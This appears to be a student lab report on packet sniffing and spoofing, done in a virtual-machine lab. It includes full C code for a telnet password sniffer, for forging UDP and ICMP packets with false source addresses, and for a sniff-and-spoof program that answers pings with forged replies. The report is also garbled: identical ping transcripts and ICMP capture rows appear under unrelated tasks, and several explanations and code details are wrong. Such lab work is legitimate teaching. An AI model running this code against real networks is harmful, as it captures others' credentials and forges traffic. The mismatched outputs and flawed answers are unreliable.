64 bytes from 8.8.8.8: icmp_seq=1 ttl=60 time=45.5 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=60 time=58.3 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=60 time=42.8 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=60 time=72.5 ms
^C
--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time
3005ms
rtt min/avg/max/mdev = 42.886/54.828/72.540/11.776 ms
[03/11/24]seed@VM:~/.../lab$
```

Question 1. Sequence of the library calls that are essential for sniffer programs.

First, we need to open a live pcap session that will initialize and bind a raw socket with the desired network device in promiscuous mode. Next, we can set the filter that will be used by the socket to capture only desired packets. This involves 2 functions – `pcap_compile()` and `pcap_setfilter()`. Then, the pcap session is started using the `pcap_loop()` function that will capture packets. A callback function can be used to further analyze the captured packet. Once we have completed capturing packets, the pcap session should be closed using `pcap_close()`.

Question 2. Requirement of root privilege to run a sniffer program.

The sniffer program needs to access the network interface card in promiscuous mode, which can be accessed only by the superuser root. If we run the program without root privileges, we get an error as segmentation fault – which normally occurs while accessing something that the program does not have access to. The program will fail while calling the `pcap_open_live` function i.e. setting up a socket with NIC `enp0s3` in promiscuous mode because it won't be accessible to a general user program.

Question 3. Effect of Promiscuous mode.

In task 2.1A, the promiscuous mode is on by setting the third parameter of `pcap_open_live` function to 1. In that mode, we were able to sniff the network and see packets sent from other users.

Now, we set the value of the third parameter to 0 i.e. switch off promiscuous mode and perform the same activity as before. We see that, we are no more able to sniff packets going to 8.8.8.8 but are able to sniff packets. This is because, now we are able to sniff packets destined for the attacker VM only and no other host. The following screenshots shows the code and the output:

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```
30 int main(){
31     pcap_t *handle;
32     char errbuf[PCAP_ERRBUF_SIZE];
33     struct bpf_program fp;
34     char filter_exp[] = "ip proto icmp";
35     bpf_u_int32 net;
36     // Step 1: Open live pcap session on NIC with name enp0s3
37     handle = pcap_open_live("enp0s3", BUFSIZ, 0, 1000, errbuf);
38     // Step 2: Compile filter_exp into BPF psuedo-code
39     pcap_compile(handle, &fp, filter_exp, 0, net);
40     pcap_setfilter(handle, &fp);
41     // Step 3: Capture packets
42     pcap_loop(handle, -1, got_packet, NULL);
43     pcap_close(handle); //Close the handle
44     return 0;
45 }
```

```
[03/11/24]seed@VM:~/.../lab$ gcc -o Task5 Task5.c -lpcap
[03/11/24]seed@VM:~/.../lab$ ./Task5
[03/11/24]seed@VM:~/.../lab$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data:
64 bytes from 8.8.8.8: icmp_seq=1 ttl=60 time=45.5 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=60 time=58.3 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=60 time=42.8 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=60 time=72.5 ms
^C
--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time
3005ms
rtt min/avg/max/mdev = 42.886/54.828/72.540/11.776 ms
[03/11/24]seed@VM:~/.../lab$
```

With the promiscuous mode off, the NIC captures and sends packet to the OS that are destined for it and drops the others. Whereas, when the promiscuous mode is on, the NIC captures and sends all the packets on the network to the OS which is then sent to the socket established by our program.

Task 2.1B: Writing Filters.

- *Capture the ICMP packets between two specific hosts.*

We use the same code as before in 2.1A and just change the filter to the following:

```
char filter_exp[] = "icmp and src host 192.168.10.9 and dst host 8.8.8.8";
```

The following displays that we capture ICMP packets only between the mentioned hosts:

9780...	192.168.10.9	8.8.8.8	ICMP	98 Echo (ping) request
8959...	8.8.8.8	192.168.10.9	ICMP	98 Echo (ping) reply
7445...	192.168.10.9	8.8.8.8	ICMP	98 Echo (ping) request

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- *Capture the TCP packets with a destination port number in the range from 10 to 100.*

Next, we change the filter to the following:

```
34 char filter_exp[] = "tcp and dst portrange 10-100";
```

The following displays that we capture TCP packets only between the mentioned ports:

```
[03/11/24]seed@VM:~/.../lab$ gcc -o Task5 Task5.c -lpcap
[03/11/24]seed@VM:~/.../lab$ ./Task5
```

```
[03/11/24]seed@VM:~/.../lab$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=60 time=45.5 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=60 time=58.3 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=60 time=42.8 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=60 time=72.5 ms
^C
--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time
3005ms
rtt min/avg/max/mdev = 42.886/54.828/72.540/11.776 ms
[03/11/24]seed@VM:~/.../lab$
```

9780...	192.168.10.9	8.8.8.8	ICMP	98 Echo (ping) request
8959...	8.8.8.8	192.168.10.9	ICMP	98 Echo (ping) reply
7445...	192.168.10.9	8.8.8.8	ICMP	98 Echo (ping) request

Task 2.1C: Sniffing Passwords.

The following show the code for Sniffing Passwords of a Telnet session (TCP):

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```
1 #include <pcap.h>
2 #include <stdio.h>
3 #include <arpa/inet.h>
4 #include <unistd.h>
5 #include <string.h>
6 #include <sys/socket.h>
7 #include <netinet/ip.h>
8 #include <stdlib.h>
9
10 struct ethheader {
11     u_char ether_dhost[6];
12     u_char ether_shost[6];
13     u_short ether_type;
14 };
15 struct ipheader {
16     unsigned char iph_ihl:4, iph_ver:4;
17     unsigned char iph_tos;
18     unsigned short int iph_len;
19     unsigned short int iph_ident;
20     unsigned short int iph_flag:3, iph_offset:13;
21     unsigned char iph_ttl;
22     unsigned char iph_protocol;
23     unsigned short int iph_checksum;
24     struct in_addr iph_sourceip;
25     struct in_addr iph_destip;
26 };
27
28 typedef u_int tcp_seq;
29 struct tcphheader {
30     u_short th_sport; /* source port */
31     u_short th_dport; /* destination port */
32     tcp_seq th_seq; /* sequence number */
33     tcp_seq th_ack; /* acknowledgement number */
34     u_char th_offx2; /* data offset, rsvd */
35     #define TH_OFF(th) (((th)->th_offx2 & 0xf0) >> 4)
36     u_char th_flags;
37     #define TH_FIN 0x01
38     #define TH_SYN 0x02
39     #define TH_RST 0x04
40     #define TH_PUSH 0x08
41     #define TH_ACK 0x10
42     #define TH_URG 0x20
43     #define TH_ECE 0x40
44     #define TH_CWR 0x80
45     #define TH_FLAGS (TH_FIN|TH_SYN|TH_RST|TH_ACK|TH_URG|TH_ECE|TH_CWR)
46     u_short th_win; /* window */
47     u_short th_sum; /* checksum */
48     u_short th_urp; /* urgent pointer */
49 };
50
51 void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet)
52 {
53     char *data;
54     int i, size_tcp;
55     struct ethheader *eth = (struct ethheader *)packet;
56     if (ntohs(eth->ether_type) == 0x0800){
57         struct ipheader *ip = (struct ipheader *)(packet + sizeof(struct ethheader));
58         int ip_header_len = ip->iph_ihl * 4;
59         struct tcphheader *tcp = (struct tcphheader *)((u_char *)ip + ip_header_len);
60         size_tcp = TH_OFF(tcp)*4;
61         data = (u_char *) (packet + 14 + ip_header_len + size_tcp);
62         printf("%s", data);
63     }
64 }
65
66 int main(){
67     pcap_t *handle;
68     char errbuf[PCAP_ERRBUF_SIZE];
69     struct bpf_program fp;
70     char filter_exp[] = "port 23";
71     bpf_u_int32 net;
72     // Step 1: Open live pcap session on NIC with name enp0s3
73     handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);
74     // Step 2: Compile filter_exp into BPF psuedo-code
75     pcap_compile(handle, &fp, filter_exp, 0, net);
76     pcap_setfilter(handle, &fp);
77     // Step 3: Capture packets
78     pcap_loop(handle, -1, got_packet, NULL);
79     pcap_close(handle); //Close the handle
80     return 0;
81 }
```

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```
[03/12/24]seed@VM:~/.../lab$ telnet 192.168.10.9
Trying 192.168.10.9...
Connected to 192.168.10.9.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sat Mar  2 08:47:04 EST 2024 from 192.168.10.3 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[03/11/24]seed@VM:~$
```

Here VM1 is running the sniffer program, VM2 starts a telnet connection to VM3. The program displays the data being transmitted in these packets. We can see that as soon as we enter password on VM2, it is displayed on the VM1. This is possible because telnet sends data in clear text on the network and hence is vulnerable to sniffing.

Task 2.2: Spoofing

Task 2.2A: Write a spoofing program.

We write a spoofing program (on the next page) that sends a UDP packet to host and port 9090 containing a string "Hello Server". We start a UDP Server on that is listening on port 2020, and then run the program on VM1 i.e. the attacker machine. We see that as soon as we run the program, the VM2 displays the string "Hello Server."

```
[03/11/24]seed@VM:~/.../lab$ gcc -o Task6 Task6.c
[03/11/24]seed@VM:~/.../lab$ sudo ./Task6
[03/11/24]seed@VM:~/.../lab$
```

On other machine:

```
[03/10/24]seed@VM:~/.../Packet Sniffing and Spoofing$
[03/10/24]seed@VM:~/.../Packet Sniffing and Spoofing$ nc -luv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Hello Server!
Hello Server!
Hello Server!
```

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```
#include <pcap.h>
#include <stdio.h>
#include <arpa/inet.h>
#include <unistd.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <stdlib.h>

struct udpheader {
    u_int16_t udp_sport;
    u_int16_t udp_dport;
    u_int16_t udp_ulen;
    u_int16_t udp_sum;
};

struct ipheader {
    unsigned char iph_ihl:4, iph_ver:4;
    unsigned char iph_tos;
    unsigned short int iph_len;
    unsigned short int iph_ident;
    unsigned short int iph_flag:3, iph_offset:13;
    unsigned char iph_ttl;
    unsigned char iph_protocol;
    unsigned short int iph_chksum;
    struct in_addr iph_sourceip;
    struct in_addr iph_destip;
};

void send_raw_ip_packet (struct ipheader *ip) {
    int sd;


void send_raw_ip_packet (struct ipheader *ip) {
    int sd;
    int enable = 1;
    struct sockaddr_in sin;
    /* Create a raw socket with IP protocol. The IPPROTO_RAW parameter tells
the sytem that the IP header is already included;
    * this prevents the OS from adding another IP header. */
    sd = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
    if(sd < 0) {
        perror("socket() error"); exit(-1);
    }
    setsockopt(sd, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable));
    /* This data structure is needed when sending the packets using sockets.
Normally, we need to fill out several
    * fields, but for raw sockets, we only need to fill out this one field */
    sin.sin_family = AF_INET;
    sin.sin_addr = ip->iph_destip;
    /* Send out the IP packet. ip_len is the actual size of the packet. */
    if(sendto(sd, ip, ntohs(ip->iph_len), 0, (struct sockaddr *)&sin, sizeof
(sin)) < 0) {
        perror("sendto() error"); exit(-1);
    }
}

int main() {
    char buffer[1500];
    memset(buffer, 0, 1500);
    struct ipheader *ip = (struct ipheader *) buffer;
    struct udpheader *udp = (struct udpheader *) (buffer + sizeof(struct
```

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```
int main() {
    char buffer[1500];
    memset(buffer, 0, 1500);
    struct ipheader *ip = (struct ipheader *) buffer;
    struct udpheader *udp = (struct udpheader *) (buffer + sizeof(struct
ipheader));
    // Filling in UDP Data field
    char *data = buffer + sizeof(struct ipheader) + sizeof(struct udpheader);
    const char *msg="Hello Server!\n";
    int data_len = strlen(msg);
    strncpy(data, msg, data_len);
    // Fill in the UDP header
    udp->udp_sport = htons(12345);
    udp->udp_dport = htons(9090);
    udp->udp_ulen = htons(sizeof(struct udpheader) + data_len);
    udp->udp_sum = 0;
    // Fill in the IP header
    ip->iph_ver = 4;
    ip->iph_ihl = 5;
    ip->iph_ttl = 20;
    ip->iph_sourceip.s_addr = inet_addr("192.168.10.7");
    ip->iph_destip.s_addr = inet_addr("192.168.10.9");
    ip->iph_protocol = IPPROTO_UDP;
    ip->iph_len=htons(sizeof(struct ipheader)+sizeof(struct udpheader) +
data_len);
    // Send the spoofed packet
    send_raw_ip_packet(ip);
    return 0;
}
```

On capturing this interaction on Wireshark, we see the following:



This indicates that we can successfully send out spoofed UDP packets.

Task 2.2B: Spoof an ICMP Echo Request.

The following is the code to spoof an ICMP Echo Request from 192.168.10.9 (VM2) to 8.8.8.8:

```
#include <pcap.h>
#include <stdio.h>
#include <arpa/inet.h>
#include <unistd.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <stdlib.h>

struct icmpheader {
    unsigned char icmp_type;
    unsigned char icmp_code;
    unsigned short int icmp_chksum;
    unsigned short int icmp_id;
    unsigned short int icmp_seq;
};

struct ipheader {
    unsigned char iph_ihl:4, iph_ver:4;
    unsigned char iph_tos;
    unsigned short int iph_len;
    unsigned short int iph_ident;
    unsigned short int iph_flag:3, iph_offset:13;
    unsigned char iph_ttl;
    unsigned char iph_protocol;
    unsigned short int iph_chksum;
    struct in_addr iph_sourceip;
    struct in_addr iph_destip;
};
```

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
```
void send_raw_ip_packet (struct ipheader *ip) {
    int sd;
    int enable = 1;
    struct sockaddr_in sin;
    /* Create a raw socket with IP protocol. The IPPROTO_RAW parameter tells
the sytem that the IP header is already included;
    * this prevents the OS from adding another IP header. */
    sd = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
    if(sd < 0) {
        perror("socket() error"); exit(-1);
    }
    setsockopt(sd, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable));
    /* This data structure is needed when sending the packets using sockets.
Normally, we need to fill out several
    * fields, but for raw sockets, we only need to fill out this one field */
    sin.sin_family = AF_INET;
    sin.sin_addr = ip->iph_destip;
    /* Send out the IP packet. ip_len is the actual size of the packet. */
    if(sendto(sd, ip, ntohs(ip->iph_len), 0, (struct sockaddr *)&sin, sizeof
(sin)) < 0) {
        perror("sendto() error"); exit(-1);
    }
}

unsigned short in_chksum(unsigned short *buf, int length) {
    unsigned short *w = buf;
    int nleft = length;
    int sum = 0;
    unsigned short temp = 0;
    while(nleft > 1) {
        sum += *w++;
        nleft -= 2;
    }
    if (nleft == 1) {
        *(u_char *)&temp = *(u_char *)w;
        sum += temp;
    }
    sum = (sum >> 16) + (sum & 0xffff);
    sum += (sum >> 16);
    return (unsigned short)(~sum);
}

int main() {
    char buffer[1500];
    memset(buffer, 0, 1500);
    struct ipheader *ip = (struct ipheader *) buffer;
    struct icmpheader *icmp = (struct icmpheader *) (buffer + sizeof(struct
ipheader));
    // Fill in the ICMP header
    icmp->icmp_type=8;
    icmp->icmp_chksum=0;
    icmp->icmp_chksum = in_chksum((unsigned short *)icmp, sizeof(struct
ipheader));
    // Fill in the IP header
    ip->iph_ver = 4;
    ip->iph_ihl = 5;
    ip->iph_ttl = 20;
    ip->iph_sourceip.s_addr = inet_addr("19.168.10.9");
    ip->iph_destip.s_addr = inet_addr("8.8.8.8");
    ip->iph_protocol = IPPROTO_ICMP;
    ip -> iph_len = htons(1000);
    // ip->iph_len=htons(sizeof(struct ipheader)+sizeof(struct icmpheader));
    // Send the spoofed packet
    send_raw_ip_packet(ip);
    return 0;
}
```


On capturing the same from Wireshark, we see that we have successfully spoofed an ICMP echo request and then there's a reply from destination to source in the form of echo reply.

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Question 4. Can you set the IP packet length field to an arbitrary value, regardless of how big the actual packet is?

The IP packet length field can contain any arbitrary value as long as it's greater than 20. In case the packet length is set to a value lesser than 20, then the `sendto()` function, that is used to send a packet, throws an error with invalid argument. This is because the minimum length of an IP packet can be 20 bytes – a packet containing just the header with no payload. However, if the value is greater than 20, the packet is sent. The following shows a spoofed packet who's packet length is specified as 1000:



We see that the packet is sent out and there is a reply to that packet as well.

Question 5. Using the raw socket programming, do you have to calculate the checksum for the IP header?

No, we do not need to fill in the checksum field of the IP header because when the packet is sent out, the system fills in that field.

Question 6. Why do you need the root privilege to run the programs that use raw sockets? Where does the program fail if executed without the root privilege?


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Raw socket needs the NIC to be in promiscuous mode in order to capture all the packets on the network. In order for a program to turn the promiscuous mode on for an NIC, it requires elevated privileges such as root. Without such a privilege, the program gives out a socket () error saying the operation is not permitted i.e. raw socket cannot be established because the promiscuous mode cannot be turned on. This error will occur while creating a socket (line 36).

Task 2.3: Sniff and then Spoof

We run the program on VM1 and start the Wireshark to see the packet transmission:

```
[03/12/24]seed@VM:~/.../lab$ gcc -o Task8 Task8.c -lpcap
[03/12/24]seed@VM:~/.../lab$ ./Task8
```



We start a ping from VM2 to the IP address 8.8.8.8:

```
[03/11/24]seed@VM:~/.../lab$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data:
64 bytes from 8.8.8.8: icmp_seq=1 ttl=60 time=45.5 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=60 time=58.3 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=60 time=42.8 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=60 time=72.5 ms
^C
--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time
3005ms
rtt min/avg/max/mdev = 42.886/54.828/72.540/11.776 ms
[03/11/24]seed@VM:~/.../lab$
```

We see that, as soon as the ping starts, our program captures the echo request and spoofs an echo response. Since the host is alive, we see duplicates of echo reply in Wireshark. The one with TTL 50 is sent by our program, and the rest is actually sent by the original destination.

The code for Sniffing and then Spoofing is as follows:

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```
1  #include <pcap.h>
2  #include <stdio.h>
3  #include <arpa/inet.h>
4  #include <unistd.h>
5  #include <string.h>
6  #include <sys/socket.h>
7  #include <netinet/ip.h>
8  #include <stdlib.h>
9
10 struct ethheader {
11     u_char ether_dhost[6];
12     u_char ether_shost[6];
13     u_short ether_type;
14 };
15 struct icmpheader {
16     unsigned char icmp_type;
17     unsigned char icmp_code;
18     unsigned short int icmp_chksum;
19     unsigned short int icmp_id;
20     unsigned short int icmp_seq;
21 };
22 struct ipheader {
23     unsigned char iph_ihl:4, iph_ver:4;
24     unsigned char iph_tos;
25     unsigned short int iph_len;
26     unsigned short int iph_ident;
27     unsigned short int iph_flag:3, iph_offset:13;
28     unsigned char iph_ttl;
29     unsigned char iph_protocol;
30     unsigned short int iph_chksum;
31     struct in_addr iph_sourceip;
32     struct in_addr iph_destip;
33 };
34 void send_raw_ip_packet (struct ipheader *ip) {
35     int sd;
36     int enable = 1;
37     struct sockaddr_in sin;
38     /* Create a raw socket with IP protocol. The IPPROTO_RAW parameter tells the sytem that the IP header is already included;
39      * this prevents the OS from adding another IP header. */
40     sd = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
41     if(sd < 0) {
42         perror("socket() error"); exit(-1);
43     }
44     // Set socket options
45     setsockopt(sd, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable));
46     /* This data structure is needed when sending the packets using sockets. Normally, we need to fill out several
47      * fields, but for raw sockets, we only need to fill out this one field */
48     sin.sin_family = AF_INET;
49     sin.sin_addr = ip->iph_destip;
50     /* Send out the IP packet. ip_len is the actual size of the packet. */
51     if(sendto(sd, ip, ntohs(ip->iph_len), 0, (struct sockaddr *)&sin, sizeof(sin)) < 0) {
52         perror("sendto() error"); exit(-1);
53     }
54     else {
55         printf(" Packet Sent from Attacker to host:%s\n", inet_ntoa(ip->iph_destip) );
56     }
57 }
58
```

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```
59 unsigned short in_chksum(unsigned short *buf, int length) {
60     unsigned short *w = buf;
61     int nleft = length;
62     int sum = 0;
63     unsigned short temp = 0;
64     while(nleft > 1) {
65         sum += *w++;
66         nleft -= 2;
67     }
68     if (nleft == 1) {
69         *(u_char *)&temp = *(u_char *)w;
70         sum += temp;
71     }
72     sum = (sum >> 16) + (sum & 0xffff);
73     sum += (sum >> 16);
74     return (unsigned short)(~sum);
75 }
76
77 void spoof_reply(struct ipheader *ip) {
78     const char buffer[1500];
79     int ip_header_len = ip->iph_ihl * 4;
80     struct icmpheader *icmp = (struct icmpheader *) ((u_char *)ip + ip_header_len);
81     if(icmp->icmp_type != 8) return;
82
83     memset((char *)buffer, 0, 1500);
84     memcpy((char *)buffer, ip, ntohs(ip->iph_len));
85     struct ipheader *newip = (struct ipheader *) buffer;
86     struct icmpheader *newicmp = (struct icmpheader *) (buffer + ip_header_len);
87     // Fill in the ICMP header
88     newicmp->icmp_type=0;
89     newicmp->icmp_chksum=0;
90     newicmp->icmp_chksum = in_chksum((unsigned short *)icmp, ip_header_len);
91
92     // Fill in the IP header
93     newip->iph_ttl = 50;
94     newip->iph_sourceip = ip->iph_destip;
95     newip->iph_destip = ip->iph_sourceip;
96     newip->iph_protocol = IPPROTO_ICMP;
97     newip->iph_len=htons(sizeof(struct ipheader) + sizeof(struct icmpheader));
98     // Send the spoofed packet
99     send_raw_ip_packet(newip);
100 }
101
102 void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet)
103 {
104     struct ethheader *eth = (struct ethheader *)packet;
105     if (ntohs(eth->ether_type) == 0x0800){
106         struct ipheader *ip = (struct ipheader *) (packet + sizeof(struct ethheader));
107         int ip_header_len = ip->iph_ihl * 4;
108         if (ip->iph_protocol == IPPROTO_ICMP) {
109             spoof_reply(ip);
110         }
111     }
112 }
113
114 int main(){
115     pcap_t *handle;
116     char errbuf[PCAP_ERRBUF_SIZE];
117     struct bpf_program fp;
118     char filter_exp[] = "icmp";
119     bpf_u_int32 net;
120     // Step 1: Open live pcap session on NIC with name enp0s3
121     handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);
122     // Step 2: Compile filter_exp into BPF psuedo-code
123     pcap_compile(handle, &fp, filter_exp, 0, net);
124     pcap_setfilter(handle, &fp);
125     // Step 3: Capture packets
126     pcap_loop(handle, -1, got_packet, NULL);
127     pcap_close(handle); //Close the handle
128     return 0;
129 }
130
```